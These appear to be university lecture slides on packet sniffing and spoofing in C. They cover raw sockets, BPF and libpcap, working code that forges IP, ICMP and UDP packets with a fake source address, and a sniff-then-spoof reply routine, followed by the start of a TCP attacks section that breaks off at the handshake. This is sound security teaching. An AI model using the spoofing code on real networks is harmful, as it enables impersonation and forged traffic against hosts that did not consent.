Packet Sniffing and Spoofing

How Packets Are Received

- NIC (Network Interface Card) is a physical or logical link between a machine and a network
- Each NIC has a MAC address
- Every NIC on the network will hear all the frames on the wire
- NIC checks the destination address for every packet, if the address matches the cards MAC address, it is further copied into a buffer in the kernel

Promiscuous Mode

- The frames that are not destined to a given NIC are discarded
- When operating in promiscuous mode, NIC passes every frame received from the network to the kernel
- If a sniffer program is registered with the kernel, it will be able to see all the packets
- In Wi-Fi, it is called Monitor Mode

BSD Packet Filter (BPF)

```
struct sock_filter code[] = {
  { 0x28,  0,  0, 0x0000000c }, { 0x15,  0,  8, 0x000086dd },
  { 0x30,  0,  0, 0x00000014 }, { 0x15,  2,  0, 0x00000084 },
  { 0x15,  1,  0, 0x00000006 }, { 0x15,  0, 17, 0x00000011 },
  { 0x28,  0,  0, 0x00000036 }, { 0x15, 14,  0, 0x00000016 },
  { 0x28,  0,  0, 0x00000038 }, { 0x15, 12, 13, 0x00000016 },
  { 0x15,  0, 12, 0x00000800 }, { 0x30,  0,  0, 0x00000017 },
  { 0x15,  2,  0, 0x00000084 }, { 0x15,  1,  0, 0x00000006 },
  { 0x15,  0,  8, 0x00000011 }, { 0x28,  0,  0, 0x00000014 },
  { 0x45,  6,  0, 0x00001fff }, { 0xb1,  0,  0, 0x0000000e },
  { 0x48,  0,  0, 0x0000000e }, { 0x15,  2,  0, 0x00000016 },
  { 0x48,  0,  0, 0x00000010 }, { 0x15,  0,  1, 0x00000016 },
  { 0x06,  0,  0, 0x0000ffff }, { 0x06,  0,  0, 0x00000000 },
};

struct sock_fprog bpf = {
   .len = ARRAY_SIZE(code),
   .filter = code,
};
```


- BPF allows a user-program to attach a filter to the socket, which tells the kernel to discard unwanted packets.
- An example of the compiled BPF code is shown here.

BSD Packet Filter (BPF)

```
setsockopt(sock, SOL_SOCKET, SO_ATTACH_FILTER, &bpf, sizeof(bpf))
```

- A compiled BPF pseudo-code can be attached to a socket through `setsockopt()`
- When a packet is received by kernel, BPF will be invoked
- An accepted packet is pushed up the protocol stack. See the diagram on the following slide.

Packet Flow With/Without Filters



(a) Packet flow

(b) Packet flow with filter

Packet Sniffing

Packet sniffing describes the process of capturing live data as they flow across a network

Let’s first see how computers receive packets.

Receiving Packets Using Socket

Create the socket

Provide information about server

Receive packets

```
// Step ①
int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);

// Step ②
memset((char *) &server, 0, sizeof(server));
server.sin_family = AF_INET;
server.sin_addr.s_addr = htonl(INADDR_ANY);
server.sin_port = htons(9090);

if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
    error("ERROR on binding");

// Step ③
while (1) {
    bzero(buf, 1500);
    recvfrom(sock, buf, 1500-1, 0,
                (struct sockaddr *) &client, &clientlen);
    printf("%s\n", buf);
}
```

Receiving Packets Using Raw Socket

Creating a raw socket

Capture all types of packets

```
// Create the raw socket
int sock = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));   ①

// Turn on the promiscuous mode.
mr.mr_type = PACKET_MR_PROMISC;                              ②
setsockopt(sock, SOL_PACKET, PACKET_ADD_MEMBERSHIP, &mr,     ③
                 sizeof(mr));

// Getting captured packets
while (1) {
    int data_size=recvfrom(sock, buffer, PACKET_LEN, 0,      ④
                &saddr, (socklen_t*)sizeof(saddr));
    if(data_size) printf("Got one packet\n");
}
```

Enable the promiscuous mode

Wait for packets

Limitation of the Approach

- This program is not portable across different operating systems.
- Setting filters is not easy.
- The program does not explore any optimization to improve performance.
- The PCAP library was thus created.
  - It still uses raw sockets internally, but its API is standard across all platforms. OS specifics are hidden by PCAP's implementation.
  - Allows programmers to specify filtering rules using human readable Boolean expressions.

Packet Sniffing Using the pcap API

Initialize a raw socket, set the network device into promiscuous mode.

```
char filter_exp[] = "ip proto icmp";
```

Filter

```
// Step 1: Open live pcap session on NIC with name eth3
handle = pcap_open_live("eth3", BUFSIZ, 1, 1000, errbuf);  ①

// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);             ②
pcap_setfilter(handle, &fp);                               ③

// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);                   ④
```

Invoke this function for every captured packet

```
void got_packet(u_char *args, const struct pcap_pkthdr *header,
        const u_char *packet)
{
   printf("Got a packet\n");
}
```

Processing Captured Packet: IP Header

```
void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader)); ①

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));   ②
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));     ③

    /* determine protocol */
    switch(ip->iph_protocol) {                                  ④
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
```

Find where the IP header starts, and typecast it to the IP Header structure.

Now we can easily access the fields in the IP header.

Further Processing Captured Packet

- If we want to further process the packet, such as printing out the header of the TCP, UDP and ICMP, we can use the similar technique.
  - We move the pointer to the beginning of the next header and type-cast
  - We need to use the header length field in the IP header to calculate the actual size of the IP header
- In the following example, if we know the next header is ICMP, we can get a pointer to the ICMP part by doing the following:

```
int ip_header_len = ip->iph_ihl * 4;
u_char *icmp = (struct icmpheader *)
               (packet + sizeof(struct ethheader) + ip_header_len);
```

Packet Spoofing

- When some critical information in the packet is forged, we refer to it as packet spoofing.
- Many network attacks rely on packet spoofing.
- Let’s see how to send packets without spoofing.

Sending Packets Without Spoofing

```
void main()
{
    struct sockaddr_in dest_info;
    char *data = "UDP message\n";

    // Step 1: Create a network socket
    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);

    // Step 2: Provide information about destination.
    memset((char *) &dest_info, 0, sizeof(dest_info));
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr.s_addr = inet_addr("10.0.2.5");
    dest_info.sin_port = htons(9090);

    // Step 3: Send out the packet.
    sendto(sock, data, strlen(data), 0,
                 (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

Testing: Use the `netcat` (`nc`) command to run a UDP server on `10.0.2.5`. We then run the program on the left from another machine. We can see that the message has been delivered to the server machine:

```
seed@Server(10.0.2.5):$ nc -luv 9090
Connection from 10.0.2.6 port 9090 [udp/*] accepted
UDP message
```

Spoofing Packets Using Raw Sockets

There are two major steps in packet spoofing:

- Constructing the packet
- Sending the packet out

Spoofing Packets Using Raw Sockets

```
/*************************************************************
  Given an IP packet, send it out using a raw socket.
*************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

We use *setsockopt()* to enable *IP_HDRINCL* on the socket.

For raw socket programming, since the destination information is already included in the provided IP header, we do not need to fill all the fields

Since the socket type is raw socket, the system will send out the IP packet as is.

Spoofing Packets: Constructing the Packet

Fill in the ICMP Header

```
char buffer[1500];

memset(buffer, 0, 1500);

/*********************************************************
   Step 1: Fill in the ICMP header.
 *********************************************************/
struct icmpheader *icmp = (struct icmpheader *)
                          (buffer + sizeof(struct ipheader));
icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.

// Calculate the checksum for integrity
icmp->icmp_chksum = 0;
icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
                             sizeof(struct icmpheader));
```

Find the starting point of the ICMP header, and typecast it to the ICMP structure

Fill in the ICMP header fields

Spoofing Packets: Constructing the Packet

Fill in the IP Header

```
/*****************************************************
   Step 2: Fill in the IP header.
 *****************************************************/
struct ipheader *ip = (struct ipheader *) buffer;
ip->iph_ver = 4;
ip->iph_ihl = 5;
ip->iph_ttl = 20;
ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
ip->iph_destip.s_addr = inet_addr("10.0.2.5");
ip->iph_protocol = IPPROTO_ICMP;
ip->iph_len = htons(sizeof(struct ipheader) +
                    sizeof(struct icmpheader));
```

Typecast the buffer to the IP structure

Fill in the IP header fields

Finally, send out the packet

```
send_raw_ip_packet (ip);
```

Spoofing UDP Packets

```
memset(buffer, 0, 1500);
struct ipheader *ip = (struct ipheader *) buffer;
struct udpheader *udp = (struct udpheader *) (buffer +
                                        sizeof(struct ipheader));

/*********************************************************
   Step 1: Fill in the UDP data field.
 *********************************************************/
char *data = buffer + sizeof(struct ipheader) +
                      sizeof(struct udpheader);
const char *msg = "Hello Server!\n";
int data_len = strlen(msg);
strncpy (data, msg, data_len);

/*********************************************************
   Step 2: Fill in the UDP header.
 *********************************************************/
udp->udp_sport = htons(12345);
udp->udp_dport = htons(9090);
udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
udp->udp_sum =  0; /* Many OSes ignore this field, so we do not
                      calculate it. */
```

- Constructing UDP packets is similar, except that we need to include the payload data now.

Spoofing UDP Packets (continued)

```
/*****************************************************
   Step 3: Fill in the IP header.
 *****************************************************/

...... /* Code omitted here; same as that in Listing 12.6 */
ip->iph_protocol = IPPROTO_UDP; // The value is 17.
ip->iph_len = htons(sizeof(struct ipheader) +
                    sizeof(struct udpheader) + data_len);
```

Testing: Use the `nc` command to run a UDP server on `10.0.2.5`. We then spoof a UDP packet from another machine. We can see that the spoofed UDP packet was received by the server machine.

```
seed@Server(10.0.2.5):$ nc -luv 9090
Connection from 1.2.3.4 port 9090 [udp/*] accepted
Hello Server!
```

Snoofing: Sniffing and Then Spoofing

- In many situations, we need to capture packets first, and then spoof a response based on the captured packets.
- Procedure (using UDP as example)
  - Use PCAP API to capture the packets of interests
  - Make a copy from the captured packet
  - Replace the UDP data field with a new message and swap the source and destination fields
  - Send out the spoofed reply

Snoofing UDP Packet


```
void spoof_reply(struct ipheader* ip)
{
    const char buffer[1500];
    int ip_header_len = ip->iph_ihl * 4;
    struct udpheader* udp = (struct udpheader *) ((u_char *)ip +
                                                   ip_header_len);
   if (ntohs(udp->udp_dport) != 9999) {
       // Only spoof UDP packet with destination port 9999
       return;
   }

   // Step 1: Make a copy from the original packet
   memset((char*)buffer, 0, 1500);
   memcpy((char*)buffer, ip, ntohs(ip->iph_len));
   struct ipheader  * newip  = (struct ipheader *) buffer;
   struct udpheader * newudp = (struct udpheader *) (buffer +
   ip_header_len);
   char *data = (char *)newudp + sizeof(struct udpheader);

   // Step 2: Construct the UDP payload, keep track of payload size
   const char *msg = "This is a spoofed reply!\n";
   int data_len = strlen(msg);
   strncpy (data, msg, data_len);
```

Snoofing UDP Packet (Continued)

```
    // Step 3: Construct the UDP Header
    newudp->udp_sport = udp->udp_dport;
    newudp->udp_dport = udp->udp_sport;
    newudp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
    newudp->udp_sum =  0;

    // Step 4: Construct the IP header (no change for other fields)
    newip->iph_sourceip = ip->iph_destip;
    newip->iph_destip = ip->iph_sourceip;
    newip->iph_ttl = 50; // Rest the TTL field
    newip->iph_len = htons(sizeof(struct ipheader) +
                           sizeof(struct udpheader) + data_len);

    // Step 5: Send out the spoofed IP packet
    send_raw_ip_packet(newip);
}
```

Endianness

- Endianness: a term that refers to the order in which a given multi-byte data item is stored in memory.
  - **Little Endian**: store the most significant byte of data at the highest address
  - **Big Endian**: store the most significant byte of data at the lowest address



Endianness In Network Communication

- Computers with different byte orders will “misunderstand” each other.
  - Solution: agree upon a common order for communication
  - This is called “network order”, which is the same as big endian order
- All computers need to convert data between “host order” and “network order” .

Macro	Description
`htons()`	Convert unsigned short integer from host order to network order.
`htonl()`	Convert unsigned integer from host order to network order.
`ntohs()`	Convert unsigned short integer from network order to host order.
`ntohl()`	Convert unsigned integer from network order to host order.

Summary

- Packet sniffing
  - Using raw socket
  - Using PCAP APIs
- Packet spoofing using raw socket
- Sniffing and the spoofing
- Endianness

Processing Captured Packet: Ethernet Header

```
/* Ethernet header */
struct ethheader {
  u_char  ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
  u_char  ether_shost[ETHER_ADDR_LEN]; /* source host address */
  u_short ether_type;                  /* IP? ARP? RARP? etc */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{
  struct ethheader *eth = (struct ethheader *)packet;
  if (ntohs(eth->ether_type) == 0x0800) { ... } // IP packet
  ...
}
```

The **packet** argument contains a copy of the packet, including the Ethernet header. We typecast it to the Ethernet header structure.

Now we can access the field of the structure

Attacks on TCP

Outline

- What is TCP protocol?
- How the TCP Protocol Works
- SYN Flooding Attack
- TCP Reset Attack
- TCP Session Hijacking Attack

TCP Protocol

- Transmission Control Protocol (TCP) is a core protocol of the Internet protocol suite.
- Sits on the top of the IP layer; transport layer.
- Provide host-to-host communication services for applications.
- Two transport Layer protocols
  - **TCP:** provides a reliable and ordered communication channel between applications.
  - **UDP:** lightweight protocol with lower overhead and can be used for applications that do not require reliability or communication order.

TCP Client Program

Create a socket; specify the type of communication. TCP uses SOCK_STREAM and UDP uses SOCK_DGRAM.

Initiate the TCP connection

Send data

```
// Step 1: Create a socket
int sockfd = socket(AF_INET, SOCK_STREAM, 0);

// Step 2: Set the destination information
struct sockaddr_in dest;
memset(&dest, 0, sizeof(struct sockaddr_in));
dest.sin_family = AF_INET;
dest.sin_addr.s_addr = inet_addr("10.0.2.17");
dest.sin_port = htons(9090);

// Step 3: Connect to the server
connect(sockfd, (struct sockaddr *)&dest,
        sizeof(struct sockaddr_in));

// Step 4: Send data to the server
char *buffer1 = "Hello Server!\n";
char *buffer2 = "Hello Again!\n";
write(sockfd, buffer1, strlen(buffer1));

write(sockfd, buffer2, strlen(buffer2));
```

TCP Server Program

```
// Step 1: Create a socket
sockfd = socket(AF_INET, SOCK_STREAM, 0);

// Step 2: Bind to a port number
memset(&my_addr, 0, sizeof(struct sockaddr_in));
my_addr.sin_family = AF_INET;
my_addr.sin_port = htons(9090);
bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct
  sockaddr_in));
```

Step 1 : *Create a socket.* Same as Client Program.

Step 2 : *Bind to a port number.* An application that communicates with others over the network needs to register a port number on its host computer. When the packet arrives, the operating system knows which application is the receiver based on the port number. The server needs to tell the OS which port it is using. This is done via the bind() system call

TCP Server Program

```
// Step 3: Listen for connections
listen(sockfd, 5);
```

Step 3 : *Listen for connections.*

- After the socket is set up, TCP programs call listen() to wait for connections.
- It tells the system that it is ready to receive connection requests.
- Once a connection request is received, the operating system will go through the 3-way handshake to establish the connection.
  The established connection is placed in the queue, waiting

TCP Server Program

```
// Step 4: Accept a connection request
int client_len = sizeof(client_addr);
newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
  &client_len);
```

Step 4 : *Accept a connection request*

After the connection is established, an application needs to "accept" the connection before being able to access it. The accept() system call extracts the first connection request from the queue, creates a new socket, and returns the file descriptor referring to the socket.

Step 5 : *Send and Receive data*


TCP Server Program

To accept multiple connections :

```
// Listen for connections
listen(sockfd, 5);

int client_len = sizeof(client_addr);
while (1) {
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
  &client_len);

  if (fork() == 0) { // The child process          ①
     close (sockfd);

     // Read data.
     memset(buffer, 0, sizeof(buffer));
     int len = read(newsockfd, buffer, 100);
     printf("Received %d bytes.\n%s\n", len, buffer);

     close (newsockfd);
     return 0;
  } else {  // The parent process                  ②
     close (newsockfd);
  }
}
```

- fork() system call creates a new process by duplicating the calling process.
- On success, the process ID of the child process is returned in the parent process and 0 in the child process.

Data Transmission



- Once a connection is established, OS allocates two buffers at each end, one for sending data (send buffer) and receiving buffer (receive buffer).

- When an application needs to send data out, it places data into the TCP send buffer.


Data Transmission

- Each octet in the send buffer has a sequence number field in the header which indicates the sequence of the packets. At the receiver end, these sequence numbers are used to place data in the right position inside receive buffer.

- Once data is placed in the receive buffer, they are merged into a single data stream.

- Applications read from the receive buffer. If no data is available, it typically gets blocked. It gets unblocked when there is enough data to read.

TCP Header



TCP Segment: TCP Header + Data.

Source and Destination port (16 bits each): Specify port numbers of the sender and the receiver.

Sequence number (32 bits) : Specifies the sequence number of the first octet in the TCP segment. If SYN bit is set, it is the initial sequence number.

Acknowledgement number (32 bits): Contains the value of the next sequence number expected by the sender of this segment. Valid only if ACK bit is set.


TCP Header

Header length (4 bits): Length of TCP header is measured by the number of 32-bit words in the header, so we multiply by 4 to get number of octets in the header.
Reserved (6 bits): This field is not used.
Code bits (6 bits): There are six code bits, including SYN,FIN,ACK,RST,PSH and URG.
Window (16 bits): Window advertisement to specify the number of octets that the sender of this TCP segment is willing to accept. The purpose of this field is for flow control.

TCP Header

Checksum (16 bits): The checksum is calculated using part of IP header, TCP header and TCP data.
Urgent Pointer (16 bits): If the URG code bit is set, the first part of the data contains urgent data (do not consume sequence numbers). The urgent pointer specifies where the urgent data ends and the normal TCP data starts. Urgent data is for priority purposes as they do not wait in line in the receive buffer, and will be delivered to the applications immediately.
Options (0-320 bits, divisible by 32): TCP segments can carry a variable length of options which provide a way to deal with the limitations of the original header.

TCP 3-way Handshake Protocol



SYN Packet:

- The client sends a special packet called SYN packet to the server using a randomly generated number x as its sequence number.

SYN-ACK Packet:

- On receiving it, the server sends a reply packet using its own randomly generated number y as its sequence number.

ACK Packet

